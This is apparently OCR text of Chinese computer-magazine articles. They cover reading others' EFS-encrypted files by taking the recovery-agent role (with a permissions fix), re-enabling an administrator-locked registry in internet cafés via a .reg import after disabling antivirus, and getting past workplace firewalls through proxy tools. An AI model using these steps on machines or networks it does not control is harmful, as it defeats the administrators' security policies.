


图13

那我们怎么才能读取www.txt里面的内容呢？我们只需要双击jsj.PFX，出现图14的界面，连续点两次“下一步”输入刚才的密码jsj，再连续点两个“下一步”便完成了，如图15。此时我们双击那个www.txt文件，我会很自信的告诉你，现在这个文件可以被访问了。




图14





图15

上面的方法用在什么样的环境下呢？假设你机器是台服务器，开了若干帐

号，你自己的帐号为administrator，为了方便大家远程登录，又建立了若干个administrators权限的用户，这样如果你以administrator帐号登录系统，并对某个文件进行了加密，那么其他用户完全可以通过我上面说的方法对你的文件进行破解。原理就是其他用户把自己设为DRA了，他便可以读取任何用户的加密文件。

当然，并不是没有解决的方法，如果这样的话Windows操作系统岂不是很不安全？！

我们可以为www.txt设置权限来限制其他用户读取，只有你自己可以访问这个文件。如何设置权限呢？我们右击www.txt依次选择“属性”→“安全”→“高级”，如图16。


图16

将“从父项继承那些可以应用到子对象的权限项目”的勾去掉，然后依次点“删除”→“确定”→“是”，这样便会出现图17的界面，在这里我们只添加自己的帐号，其他帐号一律不加，这样便完成了对权限的设置，加密文件才能算真正的加密了。





图17



用组策略来解锁“注册表”

fantasia

虽说现在好多工具都带有对注册表解锁的功能，像Windows优化大师等就不错！可部分在网吧“作业”的朋友，找个工具就些困难了，还得靠手工才可以做到以不变应万变。

注册表被锁定的状态（图1）。其实，关于注册表的解锁我们可以到组策略里进行设置，在单击任务栏的“开始→运行”输入gpedit.msc，我们看到这样的窗口（图2），依次展开“用户配置→管理模板→系统”，双击右侧窗口中的“阻止访问注册表编辑工具”，在弹出的窗口中选择“未配置”或“已禁用”都可以，最好还是选择“未配置”，因为系统默认的状态就是这个，然后点“确定”后再退出“组策略”即可为注册表解锁。






图1


图2

我们不能只知道表面的原因，当然还想再挖掘下去！我们可以比较一下设置前后注册表的变化，我就直接用KV2005实时监视功能观察下。当我们选择“已启用”再单击应用，可以看到KV弹出一对话框（图3），然后再选择“详细信息”，因为没办法截图偶把其中的一段直接写下来：


图3

注册表信息
类型：禁止系统注册表工具
操作：修改设置键值
位置：HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools
内容：DW:2

观察下，其实和我们平时解锁注册表用的方法大致还是相同的。接下来在记事本里输入如下内容：

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000
```

（中间的一行是空的）把文件扩展名存为.reg！如果直接用.reg文件导入的话会发现“注册表已被管理员停用”，我们应该到cmd下导入，格式是：reg import FileName，FileName是导入的磁盘文件名，比如：reg import c:\2.reg。导入之后我们能正常打开注册表（图4）。回到之前组策略中的“阻止访问注册表编辑工具”，还是显示“已启用”，不管这些，注册表可以用就行了！我们可以把上面的“dword:00000000”改为“dword:00000002”，再导入就会发现注册表回到了之前被禁用的状态。注意的是，如果杀毒软件的实时监视开着的话，对注册表的修改是会被截拦的，所以还是先关掉杀毒软件再进行对注册表的修改。




图4

最后稍微延伸思维，我想一般最容易碰到这种注册表被禁用的情况还是在网吧了。可以先把.reg文件放在QQ的网络硬盘里，如果可以打开任务管理器的话，那就最好了，单击“文件”，选择“新建任务”，同样输入：reg import c:\2.reg，效果是一样的。

（本文涉及的相关工具：解锁注册表.reg，光盘中有收录。）

双剑合璧：巧用代理绕过防火墙

彭文波

上网冲浪的过程中，我们经常碰到类似的情况：出于单位网络安全的考虑，管理员会限制某些网络协议，这样，导致用户不能使用FTP等资源；再比如，管理员限制了一些网络游戏的服务器端IP 地址，而这些游戏又不支持普通HTTP代理，让那些爱好游戏的用户一筹莫展！可见，在很多场合，网管通常都会封杀 8 0 以外的服务端口，这样就会导致用户只能使用 W W W 等浏览服务。另外，现在有很多聊天软件如ICQ、IRC和QQ等，只提供SOCKS Proxy的功能，即使用户有个免费的HTTP Proxy也不能让这些聊天程序通过代理来连接服务器。那么，能否让HTTP Proxy变成SOCKS Proxy呢？其实，只要防火墙开放80端口，我们可以配合使用SOCKS2HTTP、SOCKSCAP32这两个软件，就可以完全绕过防火墙了。需要注意的是，网络必需能正常连接到www.totalrc.net、端口为80这个网关地址。

第1步：找一个可靠的HTTP Proxy地址。现在网上找HTTP代理还是很容易的，一抓一大把，在IE里加了HTTP代理就可以轻松访问目的网站了。“QQ代理公布器 V2005”是一款不错的突破软件，软件下载地址为http://www.cz88.net/fox。它的使用方法很简单，只需按“读取数据”这个按钮就可以找到很多的代理。软件是从网站上的数据库随机读取QQ代理（SOCK5代理）的数据，这样可以避免太多人同时使用同一代理。然后测试端口能否连接和其连接速度，连接速度越短越好，这样才能保证QQ的正常使用。如果顺利登录上去，就说明这个代理是成功的。同时，真实的IP地址被隐藏起来，所显示的仅仅是这个代理罢了！软件界面如图1 所示。

